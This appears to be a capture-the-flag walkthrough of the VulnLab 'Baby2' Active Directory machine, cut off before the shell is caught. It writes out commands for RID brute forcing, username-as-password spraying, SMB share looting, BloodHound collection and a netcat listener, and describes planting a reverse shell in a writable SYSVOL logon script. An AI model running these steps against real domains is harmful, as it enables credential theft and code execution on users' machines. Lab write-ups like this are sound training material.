
Overview
Baby2 is a VulnLab Active Directory machine that chains together several common domain misconfigurations. The attack starts with SMB user enumeration and weak password reuse, then moves into writable SYSVOL logon script abuse to gain a shell as a domain user. From there, BloodHound reveals an ACL-based path to the gpoadm account, which can abuse a Group Policy Object to gain administrative control and perform a DCSync attack.
Attack Chain
- Enumerate exposed Active Directory services
- Use
netexecRID brute forcing to build a domain user list - Password spray usernames as passwords
- Discover valid credentials for
Carl.Mooreandlibrary - Enumerate SMB shares and identify the domain logon script
- Confirm the
login.vbsscript is used by multiple users - Abuse writable
SYSVOLscript access to add a reverse shell payload - Catch a shell as
Amelia.Griffiths - Use BloodHound to identify
WriteOwner/WriteDaclovergpoadm - Use PowerView to grant control and reset the
gpoadmpassword - Abuse
GenericAllover theDefault Domain PolicywithpyGPOAbuse - Add
gpoadmto local Administrators - Perform DCSync with
impacket-secretsdump - Pass the Administrator hash with
evil-winrm
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.10.75.185; export NAME=BABY2; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -A -oA scans/nmap_initial_$NAME -v


The open TCP ports are:
53,135,139,445,3268,3269,3389,9389,49664,49667,52899
Findings
The scan shows a Windows Active Directory target. DNS (53), RPC (135), SMB (139, 445), the Global Catalog ports 3268 and 3269, and RDP (3389) are exposed. The domain is identified as baby2.vl, with the domain controller available as dc.baby2.vl.
Both names are added to /etc/hosts to keep later tooling consistent.
echo "$IP baby2.vl dc.baby2.vl" | sudo tee -a /etc/hosts
SMB Enumeration
RID Brute Force
With SMB exposed, we first try a RID brute force using the Guest account with a blank password.
nxc smb $IP -u 'guest' -p '' -d baby2.vl --rid-brute

The output contains several users, so we filter the results for SidTypeUser entries.
nxc smb $IP -u 'guest' -p '' -d baby2.vl --rid-brute | grep -i "sidtypeuser"

The output is saved to users_netexec.txt for cleanup.


To create a clean username list, we split the domain-qualified names on the \ character and print only the username field.
cat creds/users_netexec.txt | awk -F'\\\\' '{print $2}' | awk '{print $1}' > creds/users_verified.txt
Password Spraying
With a user list available, we test a simple username-as-password spray.
nxc smb $IP -u creds/users_verified.txt -p creds/users_verified.txt -d baby2.vl --continue-on-success | grep "[+]"
This identifies two valid credential pairs.

Carl.Moore:Carl.Moore
library:library
Share Enumeration

Using the Carl.Moore credentials, we enumerate available SMB shares.
nxc smb $IP -u 'Carl.Moore' -p 'Carl.Moore' -d baby2.vl --shares
The apps, docs, and homes shares stand out as custom shares worth checking.

We start with the apps share using smbclient.
smbclient //$IP/apps --user='Carl.Moore' --password='Carl.Moore'
Inside the share, we find a dev folder.
The full dev folder is downloaded recursively for local analysis.
recurse on
prompt off
mget **

The homes and docs shares do not reveal anything useful, so we continue with the standard domain shares.
Domain Script Enumeration
NETLOGON and SYSVOL
The NETLOGON share contains a login.vbs script.
smbclient //$IP/NETLOGON --user='Carl.Moore' --password='Carl.Moore'

Next, we check SYSVOL.
smbclient //$IP/SYSVOL --user='Carl.Moore' --password='Carl.Moore'
The baby2.vl folder is downloaded recursively.


Locally, the same login.vbs file is found under the domain scripts directory.

Reviewing the script shows that it maps network drives when users log in.

Shortcut Analysis

The downloaded apps/dev directory contains a shortcut to the same login.vbs file and a CHANGELOG. The changelog confirms that the script is used for automated drive mapping.
We inspect the shortcut with strings.
strings -e l login.vbs.lnk
strings login.vbs.lnk
The shortcut points to the script inside C:\Windows\SYSVOL, which confirms that the script is domain-hosted and likely executed through user logon configuration.
BloodHound Enumeration


To better understand user relationships and permissions, we collect BloodHound data using both credential pairs.
bloodhound-python -d baby2.vl -u 'Carl.Moore' -p 'Carl.Moore' -ns $IP -dc dc.baby2.vl -c All --zip
bloodhound-python -d baby2.vl -u 'library' -p 'library' -ns $IP -dc dc.baby2.vl -c All --zip


While reviewing users in BloodHound, several accounts show the same logon script path.
To get a broader view, we query all users.
MATCH (u:User) RETURN u
The users discovered earlier all appear to have the logon script configured.

At this point, the login.vbs file becomes much more interesting. If we can write to the script location in SYSVOL, we may be able to execute code when a user logs in.
Foothold
Writable SYSVOL Script

We test write access to the SYSVOL/baby2.vl/scripts directory and confirm that we can upload a file.

This means the logon script can be modified. Since many users have this script configured, we can add a payload that triggers when one of those users logs in.
A .vbs file is a VBScript file executed by Windows Script Host through wscript.exe or cscript.exe. In this case, the existing script is already used for drive mapping, so we add a reverse shell command while leaving the original functionality in place.

Before changing the script, we start a listener on port 443.
rlwrap -cAr nc -lvnp 443
The payload is added to the script.
